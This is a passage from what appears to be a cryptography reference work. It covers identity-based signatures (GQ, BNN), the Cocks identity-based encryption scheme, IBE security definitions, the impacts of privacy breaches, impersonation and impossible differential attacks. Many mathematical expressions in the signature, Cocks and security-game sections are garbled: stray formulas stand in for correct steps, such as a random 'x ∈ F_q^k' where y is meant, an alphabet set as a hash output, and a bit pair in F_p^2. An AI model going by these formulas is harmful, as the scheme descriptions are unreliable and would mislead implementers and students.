To verify the consistency of the scheme, note that

$$u \equiv s^e I^\ell \equiv \left(ka^\ell\right)^e I^\ell \equiv k^e (a^e I)^\ell \equiv k^e \equiv r \,(\mathrm{mod}\ \ n)\,.$$

Hence $u = r$ and then $H(m \| u) = H(m \| r)$.

For security reasons, the parameter k_0 should be at least 1024 or 2048 to avoid attacks trying to factor the modulus.

This signature scheme is derived from the Guillou–Quisquater identification protocol (GQ) using the Fiat–Shamir heuristic (Fiat and Shamir 1986) that turns any 3-move identification scheme into a digital signature. In the scheme, the signer's private key is an RSA signature generated by the PKG on a message consisting of the user's identity: in

other words, a GQ signature is actually a noninteractive proof of knowledge of an RSA signature.

The scheme can be proved existentially unforgeable (in the random oracle model (Bellare and Rogaway 1993)) provided it is hard to invert the RSA function. The first security proof can be traced back to the work of Pointcheval and Stern (1996, 2000) who showed how their "forking technique" yields security proofs for signature schemes derived from identification protocols. Their security proof was given in a model where the scheme was treated as an ordinary (i.e., nonidentity-based) signature. A security proof in the model of section "Identity-Based Signatures" was provided by the general framework of Bellare et al. (2004).

While the infeasibility of inverting the RSA function is sufficient to prove the security of the GQ signature scheme in the random oracle model, a stronger interactive assumption (introduced in Bellare et al. 2001) is necessary to prove the security of the underlying interactive identification scheme. The security of the GQ identification scheme against active and concurrent attacks was established by Bellare and Palacio (2002) in a traditional public key setting. Its security in the identity-based model was proved in Bellare et al. (2004).

The Bellare–Namprempre–Neven IBS

In 2004, Bellare et al. (2004) described an identity-based signature based on the discrete logarithm problem. In the same way as the Guillou–Quisquater scheme can be seen as a proof of knowledge of an RSA signature, the Bellare et al. scheme can be viewed as a noninteractive proof of knowledge of a Schnorr (1989) signature.

The Schnorr signature scheme makes use of a cyclic group $\mathbb{D}$ of prime order p. The signer holds a public key $X = g^x$, where $x \xleftarrow{R} \mathbb{Z}_p$ is the private key which is used to sign a message m as follows. The signer first computes $R = g^r$, for a randomly chosen $r \xleftarrow{R} \mathbb{Z}_p$, and sets $s = r + H(m\|R)x \bmod p$, where H: $\{0, 1\}^* \rightarrow \mathbb{Z}_p$ is a hash function modeled as a random oracle. The signature consists of (ℓ, s), where $\ell = H(m\|R)$, and is verified by checking whether $\ell = H(m\|g^s X^{-\ell})$. Alternatively, the signature can be (R, s) in such a way that the verifier can recompute $\ell = H(m\|R)$ before checking whether $R = g^s X^{-\ell}$.

- *Setup*. Given a security parameter k_0, the PKG chooses a cyclic group $\mathbb{D}$ of prime order $p > 2^{k_0}$ and a generator $g \in \mathbb{G}$. It picks $x \in \mathbb{F}_q^k$ and sets $X = g^x$. It also chooses cryptographic hash functions $H : \{0, 1\}^* \rightarrow \mathbb{Z}_p$ and $G : \{0, 1\}^* \rightarrow \mathbb{Z}_p$. The master public key is mpk = (g, X, H, G) while the master secret key is msk = x.
- *Keygen*. Given a user's identity *ID*, the PKG chooses $r \xleftarrow{R} \mathbb{Z}_p$ at random and computes $R = g^r$ as well as $\ell = H(ID \| R) \in \mathbb{Z}_p$. The private key is the pair $d_{ID} = (R, s)$ where $s = r + \ell x \bmod p$.
- *Sign*. To sign a message m using $d_{ID} = (R, s)$, the signer proceeds as follows:

  1. Pick a random $x \in \mathbb{F}_q^k$ and compute $Y = g^y$ as well as $S = g^s$.

  2. Compute $c = G(m \| S \| Y) \in \mathbb{Z}_p$.

  3. Calculate $z = y + cs \bmod p$.

  The signature on m is (R, S, c, z).
- *Verify*. To verify a signature (R, S, c, z) on m:

  1. Compute $Y = g^z S^{-c}$ and reject the signature if $c \neq G(m \| S \| Y)$.

  2. Compute $\ell = H(ID \| R)$.

  3. Accept the signature if $S = RX^{\ell}$.

Bellare et al. (2004) proved the security of their scheme assuming that computing discrete logarithms is hard and when the hash functions H and G are modeled as random oracles.

A BNN signature can be seen as a noninteractive proof of knowledge of a Schnorr signature in the same way as GQ signatures prove knowledge of an RSA signature. The above scheme can also be seen as an optimization of the generic construction described in section "Generic IBS from Any

Signature" it indeed provides slightly shorter signatures using suitable parameters such as carefully chosen elliptic-curve subgroups. The BNN IBS was recently further optimized (Galindo and Garcia 2009) to provide shorter signatures and also inspired an IBS scheme (Herranz 2006) supporting partial signature aggregation.

Other IBS Schemes Based on Specific Number Theoretic Assumptions

The GQ and BNN identity-based signatures are far from being the only IBS systems where signatures consist of a noninteractive proof of knowledge of an ordinary signature. Indeed, many other proposals based on the discrete logarithm problem (Beth 1988; Galindo and Garcia 2009; Okamoto 1992), RSA (Okamoto 1992), factoring (Fiat and Shamir 1986; Fischlin and Fischlin 2002; Ong and Schnorr 1990), or groups with bilinear maps (Barreto et al. 2005; Cha and Cheon 2003; Herranz 2006; Hess 2003; Paterson 2002) can be found in the literature (see Bellare et al. 2004) for a comprehensive survey of these). Recent works (Cayrel et al. 2007, 2009) also investigated how to efficiently base IBS schemes on assumptions stemming from coding theory.

It has been reported that identity-based signatures can be endowed with specific additional properties. In many cases, these can be generically obtained (Galindo et al. 2006) by extending the generic construction of section "Generic IBS from Any Signature". Other IBS schemes supporting signature aggregation (Gentry and Ramzan 2006; Herranz 2006) or multiple signers (Bellare and Neven 2007) were designed under specific assumptions.

In addition, an observation made by Naor (and reported in Boneh and Franklin 2001) implies that identity-based signatures can also be derived from hierarchical identity-based encryption (HIBE) (Gentry and Silverberg 2002; Horwitz and Lynn 2002). Following this observation, Paterson and Schuldt (2006) proved the security (without using the random oracle model) of a scheme derived from a 2-level extension of the Waters IBE (Waters 2005) under the Diffie–Hellman assumption in groups with a bilinear map.

Identity-Based Encryption from Quadratic Residuosity: The Cocks IBE

An identity-based encryption scheme (IBE) consists of a tuple of algorithms (*Setup*, *Keygen*, *Encrypt*, *Decrypt*), the first two ones of which have the same functionalities as in identity-based signatures. Algorithm *Encrypt* takes as input a plaintext m, the master public key mpk, and a receiver's identity *ID* to output a ciphertext $C = Encrypt(m, \text{mpk}, ID)$. On input of C and the private key d_{ID}, the corresponding decryption algorithm outputs either a plaintext m or a special symbol $\perp$ indicating that the ciphertext is invalid.

The appropriate definition of security for IBE schemes was given by Boneh and Franklin (2001).

Definition 1 *An IBE scheme is said to be adaptively chosen-ciphertext secure (IND-ID-CCA) if no probabilistic polynomial time (PPT) adversary has a non-negligible advantage in the following game*.

1. *The challenger runs theSetupalgorithm on input of a security parameter k and sends the domain-wide parameters* mpk *to the adversary* $\mathcal{O}$.

2. *In a find stage,* $\mathcal{O}$ *starts probing the following oracles*:

   - *Key extraction oracle: Given an identity ID, this oracle returns the extracted private key* $d_{ID} = Keygen(\text{msk}, ID)$.
   - *Decryption oracle: Given an identity* $ID \in \{0,1\}^*$ *and a ciphertext C, it generates the private key* d_{ID} *associated to ID and returns either a plaintext* $M \in \mathcal{M}$ *or a distinguished symbol* $\perp$ *indicating that the ciphertext was not correctly formed*.

   $\mathcal{O}$ *can present her queries adaptively in the sense that each query may depend on the answers to previous ones. At some point, she produces two plaintexts* $M_0, M_1 \in \mathcal{M}$, *and a target identity* ID^* *for which she has not requested the private key in stage 2. The challenger computes* $C = Encrypt(M_b, \text{mpk}, ID^*)$, *for a random hidden bit* $(a, b) \in \mathbb{F}_p^2$, *which is sent to* $\mathcal{O}$.

3. *In the guess stage,* $\mathcal{O}$ *asks new queries as in the find stage but is restricted not to issue a key extraction request on the target identity*

ID^* and cannot submit C to the decryption oracle for the identity ID^*. Eventually, $\mathcal{O}$ outputs a bit b' and wins if b' = b.

$\mathcal{O}$'s advantage is defined as $Adv(\mathcal{A}) := |2 \times \Pr[b' = b] - 1|$.

The above definition captures the chosen-ciphertext scenario where the adversary is granted access to a decryption oracle throughout the game. There exists a weaker definition, called chosen-plaintext security (or IND-ID-CPA for short), where no such decryption oracle is given to the adversary.

The IBE scheme proposed by Cocks in 2001 is based on quadratic *residues* and on the properties of the Legendre and Jacobi symbols for Blum integers (i.e., composite integers $n = pq$, where p and q are primes such that $p \equiv q \equiv 3 \pmod 4$). It is made of the four algorithms depicted below.

- *Setup*. The PKG picks prime numbers p and q such that $p \equiv q \equiv 3 \pmod 4$, computes their product $n = pq$, and chooses a hash function $H : \{0,1\}^* \to \mathbb{Z}_n^*$. The PKG's master secret key is defined to be msk = (p, q) and the master public key consists of mpk = (n, H).
- *Keygen*. Given an identity *ID*, the PKG computes a sequence of hash values starting from *ID* until obtaining $Z_{20} = Z_{26} \setminus \{\mathrm{j}, \mathrm{k}, \mathrm{u}, \mathrm{w}, \mathrm{x}, \mathrm{y}\}$. such that $O\left(\sqrt{p}\right)$. For such a $x \in \mathbb{Z}_n^*$, either a or $-a$ is a square in $\mathbb{Z}_n^*$. It is easy to verify that $r = a^{\frac{n+5-(p+q)}{8}} \bmod n$ satisfies $a = r^2 \bmod n$ or $a = -r^2 \bmod n$ depending on whether $\left(\frac{a}{p}\right) = \left(\frac{a}{q}\right) = 1$ or $\left(\frac{a}{p}\right) = \left(\frac{a}{q}\right) = -1$. The obtained r is returned to the user as a private key.
- *Encrypt*. The sender does not know which of a or $-a$ is a square in $\mathbb{Z}_n^*$ and one first considers the case $a = r^2 \bmod n$. The sender generates a symmetric transport key K and encrypts the plaintext M with it. Each bit x of that symmetric key is then encrypted before being sent to the receiver B. To do this, A encodes x in $\{-1, 1\}$ rather than in $\{0, 1\}$ and does the following.

  1. Pick a random $t \in \mathbb{Z}_n^*$ such that $\hat{\mathrm{f}}(u) = 0$.

2. Compute $kP = \sum_{i=0}^{t-1} k_i'/2^i P$ (since $O\left(\sqrt{p}\right)$, *t* is coprime with *p* and *q* and thus invertible in $\mathbb{Z}_p$) and send it to *B*.

- Since *A* does not know which of *a* or −*a* is the square of *B*'s decryption key, *A* has to repeat the above process for a new *t* and, this time, send $s = (t - a/t) \bmod n$. Hence, $2|n|$ bits, where $|x|$ denotes the bitlength of *x*, have to be transmitted for each bit of the symmetric key.
- *Decrypt*. *B* recovers *x* as follows. Given that

$$t(1 + r/t)^2 \equiv t + 2r + \frac{r^2}{t} \equiv t + 2r + \frac{a}{t} \equiv s + 2r \pmod{n},$$

- *B* can compute $\widehat{\mathrm{f}}(0) = 2^n - 2\widehat{f}(0)$ and recover *x* using his/her private key *r* thanks to the multiplicative properties of the Jacobi symbol. Once the symmetric key *K* is obtained in clear, the ciphertext can be decrypted.

For 128-bit symmetric keys, the scheme is fairly cheap from a computational standpoint: the sender's cost is dominated by 2 × 128 Jacobi symbol evaluations and 2 × 128 modular inversions. The receiver just has to compute 128 Jacobi symbols since he/she knows which of *a or* −*a* is the square of his/her private key. The drawback of the scheme is its bandwidth overhead: for a 1024-bit modulus *n* and a 128-bit symmetric transport key, at least 2 × 16 Kb need to be transmitted if all the integers *s* are sent together.

Cocks showed that his construction is secure (in the random oracle model) against chosen-plaintext attacks under the Quadratic Residuosity Assumption (i.e., the hardness of deciding whether or not a random integer *a* such that $O\left(\sqrt{p}\right)$ is a square). Chosen-ciphertext security can be acquired via several generic transformations such as the one of Fujisaki and Okamoto (1999).

While elegant, Cocks's construction is somewhat bandwidth-demanding. In addition, separately encrypting each bit of plaintext makes it difficult to turn the scheme into a chosen-ciphertext secure multi-bit encryption scheme. In 2007, Boneh et al. (2007) showed how to construct a multi-bit quadratic-residuosity-based IBE scheme featuring much shorter ciphertexts. Other IBE systems avoiding the limitation of Cocks's proposal will be covered in the chapter dedicated to identity-based encryption.

Identity-Based Cryptosystems; Public key encryption

Definitions

Identity-based encryption (IBE) is a special kind of public key encryption (PKE) in which users can benefit from public key encryption without the need for certifying or verifying random-looking public keys. Particularly, a user's public key can be any arbitrary string, such as an email address, that is used as an identifier.

Background

In public key encryption (PKE), each user randomly chooses a random string as secret key and generates a public key correspondingly. The public key, then, must be a random-looking string. To send a sensitive message to Alice and encrypt it with the public key pk_A of Alice, any sender must verify that pk_A belongs to Alice before encryption. The verification process is done via a certificate-based system (with digital signatures). A trusted certificate authority (CA) issues a certificate with which anyone can verify whether the public key pk_A is related to Alice or not. The certificate-based cryptosystem, however, brings a heavy workload problem caused by certificate management.

To eliminate certificates, Shamir (1984) first put forward the notion of identity-based encryption (IBE). In IBE, any arbitrary string can be served as an encryption key (public key) for each individual user, and the corresponding decryption key (private key) is generated by a trusted private key generator (PKG). As a consequence, each user can choose a meaningful identity (e.g., an email address) as his/her public key. The correctness of the user's public key is naturally protected and verified as long as the chosen string is uniquely linked to one user only in the system, which leads to that the public key in IBE is also called identity. The certificate is therefore not needed.

The basic security of IBE requires that users cannot collude together to compute out other users' private keys. Although the IBE notion was proposed as early as 1984, we did not know how to construct a practical IBE scheme until the work by Boneh and Franklin (2001) using pairing-friendly elliptic curve groups. By now, IBE constructions are known based on pairing-friendly elliptic curve groups by Boneh and Franklin (2001), quadratic residues based on factoring by Cocks (2001), lattices by Gentry et al. (2008), or any cyclic groups by Döttling and Garg (2017). Among them, the most efficient IBE constructions in the literature are still pairing-based constructions.

Theory

In identity-based encryption (IBE), the private key generator (PKG) firstly generates a master key pair (*mpk*, *msk*), where *mpk* is a master public key used by all users and *msk* is kept by the PKG to generate private keys for all

users. In comparison with traditional public key encryption (PKE), *mpk* is the only one random-looking public key in IBE. To obtain the corresponding private key d_{ID}, a user submits its public key, identity *ID*, to the PKG after being checked the validity of its real identity, where the private key d_{ID} is generated by the PKG with *msk* and *ID* as input. Messages to the user with identity *ID* are encrypted with *mpk* and *ID* as input, and ciphertexts encrypted with identity *ID* are decrypted with *mpk* and the corresponding private key d_{ID} as input.

An IBE scheme consists of a tuple of probabilistic polynomial-time algorithms (*Setup*, *KeyGen*, *Encrypt*, *Decrypt*).

- *Setup*(1^{λ}). Taking as input a security parameter 1^{λ}, the PKG runs the setup algorithm to generate a master key pair (*mpk*, *msk*). The master public key *mpk* describes the identity space, message space, and ciphertext space. The PKG then publishes *mpk* and keeps the master secret key *msk* secret.
- *KeyGen*(*msk*, *ID*). Taking as input the master secret key *msk* and a user's identity *ID* from the identity space, the PKG runs the key generation algorithm to output the corresponding private key d_{ID} for the user.
- *Encrypt*(*mpk*, *ID*, *M*). Taking as input the master public key *mpk*, an encryptor's identity *ID* from the identity space, and a message *M* from the message space, the encryptor runs the encryption algorithm to generate a ciphertext *CT*.
- *Decrypt*(*mpk*, *CT*, d_{ID}). Taking as input the master public key *mpk*, a ciphertext *CT* from the ciphertext space, and a private key d_{ID} of a decryptor, the decryptor runs the decryption algorithm to output a message *M* or $\perp$, where $\perp$ means decryption failure.

The correctness of IBE scheme requires that for any generated master key pair (*mpk*, *msk*), any identity *ID*, any message *M*, and any ciphertext *CT* encrypted with (*mpk*, *ID*, *M*) from their spaces, the decryption on *CT* with d_{ID} will always return the message *M*.

Various security notions are defined to capture the security of IBE constructions, the most widely applied one among which is the *ciphertext-indistinguishability against adaptively chosen-ciphertext attacks(IND-ID-CCA)*. An IBE scheme is IND-ID-CCA secure if the adversary only has negligible advantage in winning the following IND-ID-CCA game. This

game is played by a challenger and an adversary acting as a malicious user who tries to distinguish the underlying message of a given ciphertext from two messages.

- *Setup*. The challenger runs the setup algorithm to generate a master key pair (*mpk*, *msk*) and sends *mpk* to the adversary.
- *Phase 1*. The adversary makes queries in this phase. For a private-key query on identity ID_i, the challenger runs the key generation algorithm to generate and send $\hat{\mathrm{g}}(a)$ to the adversary. For a decryption query on (ID_i, CT_i), the challenger generates $\hat{\mathrm{g}}(a)$, runs the decryption algorithm with the private key $\hat{\mathrm{g}}(a)$, and then sends the decryption result to the adversary.
- *Challenge*. The adversary adaptively outputs two distinct messages $g \in \mathbb{Z}_N^*$, from the same message space and an identity ID^* to be challenged. It requires no private-key query on ID^* in Phase 1. The challenger randomly chooses $c \in \{0, 1\}$ and then encrypts $\mathbb{F}_{2^k}$ to ID^*. The corresponding challenge ciphertext CT^* is given to the adversary.
- *Phase 2*. The same as Phase 1 with the restriction that no private-key query is allowed on ID^* and no decryption query is allowed on (ID^*, CT^*).
- *Guess*. The adversary outputs a guess c' of c and wins the game if $c' = c$. The advantage of winning the game is defined as $\epsilon = \Pr[c' = c] - 1/2$.

An IBE scheme is *ciphertext-indistinguishable against adaptively chosen-plaintext attacks(IND-ID-CPA)* if the adversary only has negligible advantage of winning the game in the IND-ID-CPA security model which can be obtained if the adversary is not allowed to make decryption queries in the IND-ID-CCA game.

The IND-ID-CCA security model is treated as a standard security model for IBE. However, security in the IND-ID-CPA security model is sufficient for many applications.

Application

IBE can be naturally applied to perform access control on encrypted data such that only users who own decryption keys can access the data.

Furthermore, IBE enables access control flexible because any arbitrary string can be set as the encryption key and the encryption can be completed prior to the decryption key generation by the PKG. A data owner can encrypt data with the public key "*ID*||Condition_1||Condition_2||⋯" such that only the decryptor who owns *ID* and satisfies all the required conditions can apply the corresponding private key from the PKG and then access the data. By setting different conditions, various types of access control can be achieved. For example, when data is encrypted with the public key "Alice||America," Alice in America can apply the private key and access the data immediately, while Alice cannot access data until the year 2035 when data is encrypted with the public key "Alice||America||Key Issue in 2035."


IBE; ID-Based Encryption

Definition

An identity-based encryption scheme is a public key encryption scheme in which any bit string can serve as a public key.



Background


The concept of identity-based encryption (IBE) was first introduced by Shamir in 1984 (Shamir 1985). His original motivation was to eliminate the need for directories and certificates by using the identity of the receiver as the public key. While solutions for the related problem of identity-based signature were quickly found, identity-based encryption proved much more challenging.

The first usable and provably secure IBE scheme was proposed in 2001 by Boneh and Franklin using bilinear pairings in elliptic curve groups (Boneh and Franklin 2001). In the same year, Cocks built an IBE scheme based on the quadratic residuosity problem (Cocks 2001), but that scheme was very inefficient. A more efficient provably secure scheme based on the same problem was later presented by Boneh, Gentry, and Hamburg (2007). Recently, Gentry, Peikert, and Vaikuntanathan showed that IBE schemes could also be constructed using new hard problems in lattices (Gentry et al. 2008).

Theory

In traditional public key encryption, public keys tend to look fairly random and are not easily associated with a user. For example, when one wants to send his credit card number to make a purchase on a Web site, he wants to be sure that he is really encrypting the message using the public key of the Web site, and not that of a hacker posing as the Web site. For that reason, it is necessary to have a trusted authority who can a issue certificate that confirms which public key belongs to which user and prevents impersonation. With an identity-based encryption scheme, one could simply encrypt the message using the URL of the Web site as the public key.

Identity-Based Encryption: Historical Perspective and Hierarchical Systems, Fig. 1 Private key request in an IBE scheme



An identity-based encryption scheme consists of four randomized algorithms: setup, extract, encrypt, and decrypt.

- *Setup*. Takes as input a security parameter and outputs the system parameters and master key. The system parameters must include the description of the message space $\mathcal{M}$ and the ciphertext space $\mathcal{I}$. The system parameters will be publicly known while the master key is known only to the private key generator.
- *Extract*. Takes as input the system parameters, the master-key, and an arbitrary string *ID* and outputs the private key d_{ID} corresponding to the public key *ID*.
- *Encrypt*. Takes as input the system parameters, a public key *ID*, and a plaintext $M \in \mathcal{M}$ and outputs a corresponding ciphertext.
- *Decrypt*. Takes as input the system parameters, a private key d_{ID}, and a ciphertext $C \in \mathcal{C}$ and outputs the corresponding plaintext.

The algorithms *Setup* is run by a trusted party, the *private key generator* (PKG). The PKG also runs the algorithm *Extract* at the request of a user who wishes to obtain the private key corresponding to some string (see Fig. 1). Note that the user needs to prove to the PKG that he is the legitimate "owner" of this string (e.g., to obtain the private key corresponding to "bob@yahoo.com," the user must prove that bob@yahoo.com is truly his email address), and the private key must be returned to the user on a secure channel in order to keep the private key secret. The algorithms *Encrypt* and *Decrypt* are run by the users to encrypt and decrypt messages. They must satisfy the standard consistency constraints, namely, if all the algorithms are applied correctly, then any message in the plaintext space encrypted with the algorithm *Encrypt* should be correctly decrypted by the algorithm *Decrypt* when using the appropriate private key.

Some identity-based encryption schemes can support a hierarchy of public keys (Gentry and Silverberg 2002). In those hierarchical identity-based encryption (HIBE) schemes, public keys are vectors of bit strings and the private corresponding to public key $\langle ID_1, \ldots, ID_n \rangle$ can be used as a master key to produce private keys corresponding to public keys of the form $\langle ID_1, \ldots, ID_n, ID_{n+1} \rangle$ (see Fig. 2). These hierarchical identity-

based encryption schemes allow a root PKG to distribute the workload of producing private keys and verifying identities by delegating to lower-level PKGs. They are also useful in environments in which a natural hierarchy is present (e.g., a head of a company computes keys for managers, who in turn compute keys for employees).

Identity-Based Encryption: Historical Perspective and Hierarchical Systems, Fig. 2 Hierarchy of public keys in an HIBE

Applications

As mentioned before, identity-based encryption was originally designed to simplify public key infrastructure. It is, however, a very versatile tool that can be used for a multitude of other applications. Here are a few examples.

- *Ephemeral public keys*. An identity-based encryption scheme can be used to make public keys expire by using the public key "receiver-address ‖ current-date," where current-date can be the day, week, month, or year depending on the frequency at which the users are required to renew their key. This way, a user's decryption capability can be revoked simply by letting his key expire and not issuing a new one.
- *Managing user credentials*. By encrypting the messages using the address "receiver-address ‖ current-date ‖ clearance-level," the receiver will be able to decrypt the message only if he has the required clearance.
- *Chosen-ciphertext security*. Public key encryption schemes secure against adaptive chosen ciphertext attack can be devised from identity-based encryption schemes secure against chosen plaintext attack (Boneh et al. 2006). This method is in fact frequently used to construct depth *d*

hierarchical identity-based encryption schemes secure against chosen ciphertext attack from depth $d + 1$ hierarchical identity-based encryption schemes secure against plaintext attack.

Open Problems

The most active area of research in identity-based encryption is the construction of efficient identity-based encryption schemes based on lattice problems. These schemes could offer a lower asymptotic computational complexity than the schemes based on pairings or quadratic residues, and could potentially resist attacks from quantum computers, but the most efficient schemes known today remain slower than the best pairing-based scheme. A lattice-based scheme whose efficiency rivals that of pairing-based schemes would be a significant breakthrough.

On a more theoretical point of view, all the current identity-based encryption schemes are either inefficiently reduced to a well-known complexity assumption (Waters 2005), or based on slightly exotic problems (Gentry 2006). It would be interesting to see if one could construct an efficient identity-based encryption scheme whose security can be tightly reduced to a well-known complexity assumption.

Data breach impacts; Information privacy costs; Privacy breach impacts; Privacy violation impacts

Definition

A violation of information privacy in the context of information and communication systems (e.g., unwanted leakage of personal data) can lead to various consequences. The impacts of information privacy breaches correspond to the damage that can be suffered by the data subjects whose privacy is violated and the organization that manages the data and owns the respective information systems. This damage may take various forms. For the individual, whose privacy is violated, the impact may be, for example, financial loss, loss of personal freedom, or loss of dignity or moral damage. For the organization that owns the violated information system the damage may be financial loss or reputation/brand value loss.

Background

Most services provided in modern digitalized societies and economies are supported by information and communication systems. Some examples include online shopping, movie streaming, and social media communication, in which the individual directly interacts with the information and communication systems of a service provider. Examples also include services that are based on information and communication systems, even if the individual does not directly interact with the information and communication systems of the service provider, such as a citizen applying for a residency certificate which will be provided based on the data held in a residence system.

Protecting information privacy in the context of information and communication systems includes the protection of the personal data that are stored or interchanged, and also the protection of data related to the interactions that the individual makes through the system (e.g., website browsing and online applications) and other contextual information related to this interaction (e.g., device location while website browsing). Properties that are associated with information privacy protection involve anonymity, unlinkability, undetectability, and unobservability (Pfitzmann and Hansen 2010) and personal data protection per national and international regulations (e.g., GDPR 2018; California Consumer Privacy Act 2018). Consequently, information privacy violations include personal data breaches (i.e., accidental or unlawful destruction, loss, alteration, unauthorized disclosure of, or access to, personal data transmitted, stored or otherwise processed; GDPR 2018). Information privacy breaches also include events that violate the protection of the privacy properties.

In the event of information privacy violations, the impacts can affect in various ways both the organization that owns the services supported by the information systems and, mostly, the individual (Wang and Nepali 2015). To proactively identify and address such potential cases in a systematic way, organizations can employ the process of privacy impact assessment (Wagner and Boiten 2018a, b). The process is risk oriented and identifies possible privacy risks comprising the likelihood of a potential threat and the severity of the impact that this event (i.e., a violation) will have on the individuals and the service provider. Privacy risks are quantified and

ranked, to enable the decision if and how they will be removed, reduced, transferred, or accepted (Oetzel and Spiekermann 2014).

In becomes apparent that to identify and evaluate privacy risks it is imperative to assess the impact of the privacy violations. Nonetheless, there is no single classification or taxonomy of privacy violations and their impacts. Known impacts of privacy violations include, among others, harms to reputation, autonomy, solitude, safety, and financial standing (Wagner and Boiten 2018a; Cooper et al. 2013; CNIL 2018; Deng et al. 2011). The French Data Protection Authority (CNIL 2018) defines three categories of impacts: (a) physical impacts (loss of amenity, disfigurement, or economic loss related to physical integrity), (b) material impacts (loss incurred or lost revenue with respect to an individual's assets), and (c) moral impacts (physical or emotional suffering, disfigurement, or loss of amenity). Oetzel and Spiekermann (2014) identify categories of impacts for the organization (reputation or brand value, and financial situation) and for the data subject perspective (social standing/reputation, financial situation, and personal freedom). Wang and Nepali (2015) classify privacy violation impacts depending on the way that the data subjects' information is impaired (direct loss, indirect loss, and potential risk). Ferra et al. (2020) argue that the main categories of impacts are physical, mental, and economic.

Theory and Application

There is not yet a specific direction in the literature in terms of how to measure the impact of information privacy breaches. Many researchers agree that quantifying objectively the impacts of information privacy violations is a challenging issue (Wang and Nepali 2015; Oetzel and Spiekermann 2014; Wagner and Boiten 2018; Ferra et al. 2020). Subjectivity in the measurement of privacy violation impacts is one of these challenges. The disclosure of personal data (such as the date of birth) could have a different impact to one individual than to another. Moreover, different individuals express different privacy preferences.

Existing approaches focus on the assessment of individual's perception about the impact that they expect the breach will have on them; thus, focusing on individual subjective measurement. Some researchers assess the impact of privacy violations by measuring privacy concerns, perceived likelihood, and perceived damage (Krasnova and Veltri 2010; Tschersich

and Botha 2013). CNIL (2018) focuses on the severity of the impacts and sets four graded levels (negligible, limited, significant, and maximum) of severity. Similarly, Oetzel and Spiekermann (2014) suggest three graded levels for loss of privacy (low – loss or damage is limited and calculable, medium – loss or damage is considerable, and high – loss or damage is devastating). An attempt to quantify the impacts of privacy violations is suggested by Wagner and Boiten (2018) and is based on four components: the number of people potentially affected, the sensitivity of the affected data, how the data subjects expect their information will be treated, and the amount of damages an individual suffers.

An associated field that can offer insights on the way that the impact of privacy breaches can be quantified is the domain of privacy economics, which among others investigates methods to understand how individuals calculate the value of their privacy and personal information; hence it might be relevant to derive the impact if privacy is violated. Behavioral economics acknowledges that such measurements involves not only financial, but also psychological and emotional components (Acquisti 2009). Work in this field also suggests that both tangible and intangible measurements can be used to assess the impact of data breaches; intangible measurements include psychological discomfort, social stigma, etc. while tangible measurements include outcomes that are anticipated to occur, such as identity theft, and their expected financial cost (Acquisti et al. 2016).

Research on methods and techniques to conceptualize and quantify the impact of information privacy violations is ongoing and the contributions are expected to be directly applicable to methodologies for privacy impact assessment that can be performed to identify and treat information privacy risks.

Open Problems and Future Directions

As already introduced, measuring the impact of privacy violations is challenging for several reasons (Acquisti 2009; Acquisti et al. 2016). First, the impact of the disclosure of one piece of personal information is dependable on the other pieces of information with which it can be combined. Second, measuring the intangible impacts of privacy violations involves subjective measurements that vary not only between individuals, but also for the same individual as privacy preferences are not stable over

time. Third, for economists the way to address the challenges of estimating the price of data and therefore the impact of exposure is to allow the market to capture the respective price by reflecting the prices of different buyers and sellers; nonetheless, there is yet no open, recognized market for personal data in which data subjects themselves can participate. Fourth, it is difficult for the individuals to assign an accurate value to a potential privacy breach due to bounded cognitive abilities and incomplete information about risks. Finally, after measuring how each individual assesses the impact that a privacy breach would have on them, it is still challenging how to aggregate the individual responses into a unified value that would reflect the impact of the privacy violation for all data subjects.

Synonyms

Identity Theft; Impersonation

Definition

An *impersonation attack* is an attack in which an adversary successfully assumes the identity of one of the legitimate parties in a system or in a communications protocol. The goal of a strong identification or entity authentication protocol is to make negligible the probability that for a given party *A*, any party *C* distinct from *A*, carrying out the protocol and playing the role of *A*, can cause another party *B* to complete and accept *A*'s identity (Menezes et al. 1997).

Application

Effectively preventing impersonation attacks is of critical importance in many environments, including business, finance, and healthcare.

Open Problems and Future Directions

The challenge is always to securely and reliably authenticate the user without overburdening him/her (in terms of time or required process steps to take). Research continues into finding efficient, trustworthy, and simple (or even transparent) methods for entity authentication.

Impossible Differential Attack

Alex Biryukov[15] ✉
(15) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Impossible differential attack is a chosen plaintext attack and is an extension of differential cryptanalysis.

Background

Impossible differential attack (Biham et al. 1999a) was defined in 1998 and has been shown to break 31 out of 32 rounds of the cipher Skipjack (NIST 1998), designed by the NSA and declassified in 1998. Independently, an attack based on similar principles was used by Knudsen in 1998 to cryptanalyse six rounds of the cipher *DEAL* (Knudsen 1998) which was one of his proposals for the AES (Rijndael/AES). The attack, using impossible differentials, was shown to be a generic tool for cryptanalysis (Biham et al. 1999b) and was applied to improve on the best known attacks for such strong and long standing block ciphers as IDEA and Khufu (Merkle 1991), breaking round-reduced versions of these ciphers. The two main ideas were the miss-in-the-middle technique for construction of impossible events inside ciphers and the *sieving technique* for filtering wrong key-guesses.

Theory

Once the existence of impossible events in a cipher is proven, it can be used directly as a *distinguisher* from a *random permutation* (Substitutions and Permutations). Furthermore one can find the keys of a cipher by analyzing the rounds surrounding the impossible event, and guessing the subkeys of these rounds. All the keys that lead to a contradiction are obviously wrong. The impossible event in this case plays the role of a *sieve*, methodically rejecting the wrong key guesses and leaving the correct key. It is important to note that the miss-in-the-middle technique is only one of the ways to construct impossible events and that the sieving technique is only one of the possible ways to exploit them.

In order to get a feel of the attack, consider a cipher $E(\cdot)$ with n-bit blocks, a set of input differences P of cardinality 2^p and a corresponding set of output differences Q of cardinality 2^q. Suppose that no difference from P can cause an output difference from Q. One may ask how many chosen texts should be requested in order to distinguish $E(\cdot)$ from a random permutation? In general, about 2^{n-q} pairs with differences from P are required. This number can be reduced by using *structures* (a standard technique for saving chosen plaintexts in differential attacks). In the optimal case, one may use structures of 2^p texts which contain about 2^{2p-1} pairs with differences from P. In this case $2^{n-q}/2^{2p-1}$ structures are required, and the number of chosen texts used by this distinguishing attack is about $2^{n-p-q+1}$ (assuming that $2p < n - q + 1$). Thus the higher $p + q$ is, the better is the distinguisher based on the impossible event.

Impossible differential attack has become a popular tool of cryptanalysis and has been used recently for the analysis of many ciphers and hash functions (Camelia, Aria, Safer, Clefia, Misty, and various versions of AES).

Incentives for Distributed Ledgers

Aggelos Kiayias[16] ✉
(16) School of Informatics, University of Edinburgh and IOG, Edinburgh, UK

✉ **Aggelos Kiayias**
Email: aggelos.kiayias@ed.ac.uk

Definition

